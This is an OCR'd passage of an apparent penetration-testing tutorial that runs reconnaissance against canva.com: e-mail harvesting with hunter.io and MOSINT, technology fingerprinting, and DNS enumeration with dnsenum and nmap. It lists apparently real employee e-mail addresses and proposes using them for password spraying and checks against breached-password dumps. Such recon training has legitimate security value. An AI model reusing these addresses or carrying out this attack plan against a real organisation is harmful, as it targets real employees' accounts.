
There are 3 e-mail addresses like community@canva.com. So, we can assume that all the e-mail addresses related to Canva may have the suffix "@canva.com", and that is a great finding.

Harvesting E-Mails with hunter.io

https://hunter.io is an online tool which can be used to gather e-mail addresses in a particular company. We just need to create an account on their website and search our target as follows.



When I used canva.com as the target, I could find 45 related e-mails as follows.



It provides not only the e-mails, but also first name , last name and we can see the e-mail addresses along with the sources where they are from. Most of them are from social media platforms such as LinkedIn and Facebook.

We can use these e-mails in brute-forcing attacks and password spraying attacks in order to find a way to login as a privileged user to the target system. We can even check for breached credentials of those e-mails using tools like Breach-Parse(https://github.com/hmaverickadams/breach-parse), which checks passwords from a 45GB breached password dump. The passwords may have changed by now, but some users may change it slightly different from the previous password. So, we can give it a try.


E-mail OSINT

Now we got some useful e-mails. We can gather more information on those e-mails via open-source intelligence tools.

E-mail OSINT with MOSINT

MOSINT is a python tool which we can gather valuable information of e-mails such as social accounts , check data breaches associated with the e-mail , check pastebin dumps , telephone numbers , related domains etc. Usage is simple as just providing the e-mail, but you need to first git clone it from https://github.com/alpkeskin/mosint. Then you need to edit the config file in order to provide your API keys.

Let us use MOSINT against an e-mail address found at the earlier step as follows.



The search results for the above e-mail are as follows. We could get many useful information such as breached sites , social media sites associated with the e-mail , related e-mails and DNS information associated with the account as follows.

There are social media accounts in Twitter , Instagram , Pinterest and Spotify.

```
------------------------------
>SOCIAL SCAN
------------------------------
GitHub: Email is invalid or already taken (Success: True, Available: False)
Twitter: Available! (Success: True, Available: True)
Instagram: Available (Success: True, Available: True)
Pinterest: Available (Success: True, Available: True)
Spotify: Available (Success: True, Available: True)
```

Breached sites are as follows.

```
--------------------------------
>BREACHED SITES
--------------------------------
[!] 500px.com
[!] peopledatalabs
```

Related e-mails are as follows.

```
--------------------------------
>RELATED EMAILS
--------------------------------
Related emails:
cameron@canva.com
elizabeth@canva.com
jonathon@canva.com
liz@canva.com
rohan.j@canva.com
anna@canva.com
support@canva.com
zach@canva.com
serena@canva.com
health-assistance@canva.com

--------------------------------
>RELATED EMAILS IN PDFs
--------------------------------
PDF Search error!
```

Related phone numbers , domains and pastebin dumps could not be found.

```
--------------------------------
>RELATED PHONE NUMBERS
--------------------------------
No phone numbers found!

--------------------------------
>RELATED DOMAINS
--------------------------------
No related domains found!

--------------------------------
>PASTEBIN DUMPS
--------------------------------
 -- Scanning Pastebin Dumps...

No psbdump records found!
```

There were some DNS records associated with the e-mail as follows.

```
------------------------------
>DNS LOOKUP
------------------------------
 -- DNS Records [ Cloudflare ]
+-------------+-------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
| Record Type |
                                                                    Answer
+-------------+-------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------
|      NS     |
                                                          ns1.canva.com.
|      NS     |
                                                          ns2.canva.com.
|      A      |
                                                          104.17.115.17
|      A      |
                                                          104.17.114.17
|     AAAA    |
                                                       2606:4700::6811:7311
```


I performed the above OSINT search for all the e-mails that could find via hunter.io and saved the results in a text file for future use.

Identifying Website Technologies


We need to find-out the underlying technologies such as content management system , frameworks of the target website. There may be vulnerabilities in these technologies which we can investigate at the vulnerability assessment phase.

Identifying Website Technologies via builtwith.com

https://builtwith.com is a website that can be used to gather information about almost all technologies which are used in a particular website. Usage is very simple; we just need to provide the target name as follows.



What we need to focus more are the content management systems and frameworks. The scan results for canva.com target are as follows.



JavaScript Libraries and Functions View Global Trends

Sentry

Sentry Usage Statistics · Download List of All Websites using Sentry
JavaScript bug tracking software through Sentry's javascript client Raven.

Modernizr

Modernizr Usage Statistics · Download List of All Websites using Modernizr
Modernizr allows you to target specific browser functionality in your stylesheet.
Compatibility

Yahoo User Interface

Yahoo User Interface Usage Statistics · Download List of All Websites using Yahoo User Interface
The Yahoo! User Interface (YUI) Library is a set of utilities and controls, written in JavaScript, for building richly interactive web applications using techniques such as DOM scripting, DHTML and AJAX.
JavaScript Library

Underscore.js

Underscore.js Usage Statistics · Download List of All Websites using Underscore.js
Underscore is a utility-belt library for JavaScript that provides functional programming support.

Frameworks View Global Trends

Sonatype

Sonatype Usage Statistics · Download List of All Websites using Sonatype
DevOps automation nexus system.

PHP

PHP Usage Statistics · Download List of All Websites using PHP
PHP is a widely used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.

Heroku Vegur Proxy

Heroku Vegur Proxy Usage Statistics · Download List of All Websites using Heroku Vegur Proxy
Content from this page is being sent via the Heroku Vegur Proxy.

Ruby on Rails Token

Ruby on Rails Token Usage Statistics · Download List of All Websites using Ruby on Rails Token
Ruby on Rails is an open-source web framework that is optimized for programmer happiness and sustainable productivity. Note that Ruby on Rails has two detection techniques and this is one of them.

Ruby on Rails

Ruby on Rails Usage Statistics · Download List of All Websites using Ruby on Rails
Ruby on Rails is an open-source web framework that is optimized for programmer happiness and sustainable productivity.

Identifying Website Technologies via Webtech

Webtech is a tool that can be used to detect underlying technologies of a website. Following is the webtech scan results for our target, canva.com.

```
┌─[ravishanka@parrot]─[~]
└──╼ $webtech -u https://www.canva.com
Target URL: https://www.canva.com
Detected technologies:
        - hCaptcha
        - Cloudflare
Detected the following interesting custom headers:
        - CF-Chl-Bypass: 1
        - cf-request-id: 0981e5e1f200004ccd861a7000000001
        - Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report
UNXCO5Whrtemw8zuTZM8p4QcShgt5N1gYXTSDUyvh2BaULoHDi3OFQ67YmsGEUyWn2dM8krbRCD"}],"max_age":604800}
        - NEL: {"max_age":604800,"report_to":"cf-nel"}
        - alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400
```

However, it could not find as much as information that could be found with Builtwith.

DNS Reconnaissance

Information on domain name systems can be gathered with tools such as DNSenum , DNSRecon and Nmap which are available in penetration testing distributions. Standard record enumeration , Zone transfer, Reverse lookup , Google lookup , Zone walking , cache snooping and Domain Brute-Forcing can be performed with these tools.

DNS Reconnaissance with DNSenum

DNSenum is only a single tool which can be used for this purpose. The usage is very simple. I am enumerating DNS information on canva.com without reverse lookup and saving the output to a xml document as follows.

```
┌─[ravishanka@parrot]─[~]
└──╼ $dnsenum --noreverse -o file.xml canva.com
dnsenum VERSION:1.2.6

-----   canva.com   -----
```

The scan results are as follows. It is very clear , informative and easy to understand.

```
Host's addresses:
__________________

canva.com.                              5       IN    A        104.17.115.17
canva.com.                              5       IN    A        104.17.114.17


Name Servers:
______________

ns2.canva.com.                          5       IN    A        162.159.1.102
ns1.canva.com.                          5       IN    A        162.159.0.102


Mail (MX) Servers:
___________________

alt3.aspmx.l.google.com.                5       IN    A        64.233.171.26
alt4.aspmx.l.google.com.                5       IN    A        142.250.128.27
aspmx.l.google.com.                     5       IN    A        172.217.194.27
alt1.aspmx.l.google.com.                5       IN    A        173.194.202.26
alt2.aspmx.l.google.com.                5       IN    A        142.250.115.27

Trying Zone Transfers and getting Bind Versions:
________________________________________________


Trying Zone Transfer for canva.com on ns2.canva.com ...
AXFR record query failed: FORMERR

Trying Zone Transfer for canva.com on ns1.canva.com ...
AXFR record query failed: FORMERR


Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________

about.canva.com.                        5       IN    A        104.17.115.17
about.canva.com.                        5       IN    A        104.17.114.17
apps.canva.com.                         5       IN    A        104.17.115.17
apps.canva.com.                         5       IN    A        104.17.114.17
ftp.canva.com.                          5       IN    CNAME          (
s-e14d13e68b1b4128a.server.transfer.us-east-1.amazonaws.com. 5        IN    A
s-e14d13e68b1b4128a.server.transfer.us-east-1.amazonaws.com. 5        IN    A
s-e14d13e68b1b4128a.server.transfer.us-east-1.amazonaws.com. 5        IN    A
mail.canva.com.                         5       IN    A        104.17.114.17
mail.canva.com.                         5       IN    A        104.17.115.17
marketing.canva.com.                    5       IN    A        104.17.114.17
marketing.canva.com.                    5       IN    A        104.17.115.17
ns1.canva.com.                          5       IN    A        162.159.0.102
```

```
canva.com class C netranges:
----------------------------

 104.17.114.0/24
 104.17.115.0/24
 162.159.0.0/24
 162.159.1.0/24


canva.com ip blocks:
--------------------

 104.17.114.17/32
 104.17.115.17/32
 162.159.0.102/32
 162.159.1.102/32

done.
```

DNS Reconnaissance with Nmap

Nmap is traditionally used in footprinting and scanning phase in order to scan ports of a target system. However, it can be used for much more tasks than that. Here, I am using nmap's built-in "dns-brute" script to gather DNS information of our target.

Its usage is simple as providing "dns-brute" script name and our target name, canva.com as follows. In addition, I am only scanning port 53, which is the port related to DNS.

```
┌─[ravishanka@parrot]─[~]
└──╼ $nmap -T4 -p 53 --script dns-brute canva.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-18 14:17 +0530
Nmap scan report for canva.com (104.17.115.17)
Host is up (0.033s latency).
Other addresses for canva.com (not scanned): 104.17.114.17 2606:4700::6811:7311

PORT   STATE    SERVICE
53/tcp filtered domain
```

Nmap scan results for DNS brute forcing are as follows. However, it is not very informative as the previous scan which was done using DNSenum.


```
Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     upload.canva.com - 104.17.114.17
|     upload.canva.com - 104.17.115.17
|     upload.canva.com - 2606:4700::6811:7211
|     upload.canva.com - 2606:4700::6811:7311
|     ns1.canva.com - 162.159.0.102
|     ns1.canva.com - 2400:cb00:2049:1::a29f:66
|     apps.canva.com - 104.17.114.17
|     apps.canva.com - 104.17.115.17
|     ns2.canva.com - 162.159.1.102
|     apps.canva.com - 2606:4700::6811:7211
|     apps.canva.com - 2606:4700::6811:7311
|     ns2.canva.com - 2400:cb00:2049:1::a29f:166
|     mail.canva.com - 104.17.114.17
|     mail.canva.com - 104.17.115.17
|     mail.canva.com - 2606:4700::6811:7211
|     mail.canva.com - 2606:4700::6811:7311
|     wiki.canva.com - 104.17.114.17
|     wiki.canva.com - 104.17.115.17
|     wiki.canva.com - 2606:4700::6811:7211
|     wiki.canva.com - 2606:4700::6811:7311
|     www.canva.com - 104.17.114.17
|     www.canva.com - 104.17.115.17
|     www.canva.com - 2606:4700::6811:7211
|     www.canva.com - 2606:4700::6811:7311
|     ftp.canva.com - 18.235.200.177
|     ftp.canva.com - 34.193.127.206
|_    ftp.canva.com - 52.72.192.199

Nmap done: 1 IP address (1 host up) scanned in 4.31 seconds
```


Hunting Internet-Connected Devices

The target system is definitely connected to the internet via many devices such as servers / PCs / laptops / mobile phones. In this step we do a recon on all the devices which are connected to the internet , their Ips , web server details etc.

Hunting Internet-Connected Devices with SHODAN

https://www.shodan.io gives you the IP address if it is exposed publicly. In addition details about web servers , banners , ISP, SSH, FTP can also be obtained by this site. The usage is simple as providing the target name as following.



